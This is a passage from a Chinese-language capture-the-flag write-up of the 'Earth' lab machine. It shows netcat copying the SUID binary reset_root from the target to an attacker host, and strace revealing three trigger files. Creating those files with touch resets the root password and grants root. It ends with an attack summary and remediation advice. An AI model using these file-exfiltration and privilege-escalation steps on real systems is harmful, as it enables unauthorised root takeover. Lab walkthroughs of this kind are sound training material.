bash-5.1$ ufw allow 8080
bash: ufw: command not found
bash-5.1$ iptables -L -n -v
Fatal: can't open lock file /run/xtables.lock: Permission denied
bash-5.1$ iptables -I INPUT -p tcp --dport 8080 -j ACCEPT
Fatal: can't open lock file /run/xtables.lock: Permission denied
bash-5.1$
```

```
bash-5.1$ which nc
/usr/bin/nc
bash-5.1$
```

利用nc发送接收数据，接收端先主动监听

```
nc -lnvp 5888 > reset_root
# 文件传输完后，Ctrl+C 停止
```

发送端

```
nc 192.168.230.141 5888 < /usr/bin/reset_root
```

```
┌──(root㉿kali)-[/home/kali/桌面]
└─# nc -nlvp 5888 > reset_root
listening on [any] 5888 ...
connect to [192.168.230.141] from (UNKNOWN) [192.168.230.150] 57608
```

```
bash-5.1$ nc 192.168.230.141 5888 < /usr/bin/reset_root
bash-5.1$
```

strace分析【strace跟绝对路径】

```
┌──(root㉿kali)-[/home/kali/桌面]
└─# strace /home/kali/桌面/rroot
execve("/home/kali/\346\241\214\351\235\242/rroot", ["/home/kali/\346\241\214\351\235\242/rroot"], 0x7fffd5c18290 /* 34 vars */) = 0
brk(NULL)                               = 0xe1fa000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f4fd91c3000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (没有那个文件或目录)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=104571, ...}) = 0
mmap(NULL, 104571, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f4fd91a9000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0p\236\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 840, 64) = 840
fstat(3, {st_mode=S_IFREG|0755, st_size=2003408, ...}) = 0
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 840, 64) = 840
mmap(NULL, 2055800, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f4fd8fb3000
mmap(0x7f4fd8fdb000, 1462272, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x28000) = 0x7f4fd8fdb000
mmap(0x7f4fd9140000, 352256, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x18d000) = 0x7f4fd9140000
mmap(0x7f4fd9196000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e2000) = 0x7f4fd9196000
mmap(0x7f4fd919c000, 52856, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f4fd919c000
close(3)                                = 0
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f4fd8fb0000
arch_prctl(ARCH_SET_FS, 0x7f4fd8fb0740) = 0
set_tid_address(0x7f4fd8fb0a10)         = 348378
set_robust_list(0x7f4fd8fb0a20, 24)     = 0
rseq({cpu_id_start=0, cpu_id=RSEQ_CPU_ID_UNINITIALIZED, rseq_cs=NULL, flags=0, node_id=0, mm_cid=0, slice_ctrl={request=0, granted=0, __reserved=0}, __reserved=0}, 32, 0, 0x53053053) = 0
mprotect(0x7f4fd9196000, 16384, PROT_READ) = 0
mprotect(0x403000, 4096, PROT_READ)     = 0
mprotect(0x7f4fd91ff000, 8192, PROT_READ) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
munmap(0x7f4fd91a9000, 104571)          = 0
fstat(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(0x88, 0), ...}) = 0
getrandom("\x9e\x17\x4b\xa2\xbc\xc8\xea\x95", 8, GRND_NONBLOCK) = 8
brk(NULL)                               = 0xe1fa000
brk(0xe21b000)                          = 0xe21b000
write(1, "CHECKING IF RESET TRIGGERS PRESE"..., 38CHECKING IF RESET TRIGGERS PRESENT...
) = 38
access("/dev/shm/kHgTFI5G", F_OK)       = -1 ENOENT (没有那个文件或目录)
access("/dev/shm/Zw7bV9U5", F_OK)       = -1 ENOENT (没有那个文件或目录)
access("/tmp/kcM0Wewe", F_OK)           = -1 ENOENT (没有那个文件或目录)
write(1, "RESET FAILED, ALL TRIGGERS ARE N"..., 44RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) = 44
exit_group(0)                           = ?
+++ exited with 0 +++
```

```
# 1. 程序启动
execve("/home/kali/桌面/rroot", ...)

# 2. 打印检查信息
write(1, "CHECKING IF RESET TRIGGERS PRESE"..., 38)

# 3. 依次检查三个文件（这是关键！）
access("/dev/shm/kHgTFI5G", F_OK) = -1 ENOENT
access("/dev/shm/Zw7bV9U5", F_OK) = -1 ENOENT
access("/tmp/kcM0Wewe", F_OK)   = -1 ENOENT

# 4. 所有文件都不存在 → 失败
write(1, "RESET FAILED, ALL TRIGGERS ARE N"..., 44)

# 5. 退出
exit_group(0)
```

创建三个文件然后执行程序

```
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

可以发现执行成功密码被重置为Earth

```
bash-5.1$ touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
bash-5.1$ reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ reset_rootreset_root
bash: reset_rootreset_root: command not found
bash-5.1$ reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

提权成功！！！

```
[root@earth bin]# id
uid=0(root) gid=0(root) groups=0(root)
[root@earth bin]#
```

攻击原理

公开信息泄露 -> XOR 密文被解出账号密码 -> 命令执行 -> 利用危险 SUID 程序重置 root 密码。

- `testingnotes.txt` 泄露了用户名、加密算法和已知明文。XOR 如果重复使用密钥，攻击者可以利用已知明文推导密钥，解出管理员密码。
- 登录后获得了命令执行能力。
- 系统中的 `reset_root` 是高权限程序，并通过 `/dev/shm`、`/tmp` 下的固定文件判断是否触发。普通用户可以创建这些文件，诱使程序执行“重置 root 密码”操作。
- 最终攻击者登录为 root，完全控制主机。

影响是： 服务器上的代码、配置、用户数据和凭据都可能被读取或篡改，并且可以植入后门或继续攻击其他主机。

修复重点：

- 删除公开测试文件和敏感信息，立即更换泄露的账号密码；不要用 XOR 保护密码或认证数据。
- 命令执行接口必须认证，并使用严格命令白名单，不能让用户直接传入 Shell 命令。
- 删除 `reset_root` 的 SUID 权限，禁止普通用户触发 root 密码重置；root 密码不能硬编码在程序中。
- 既然已经获得 root，应直接隔离并重建主机，同时轮换所有系统和应用凭据。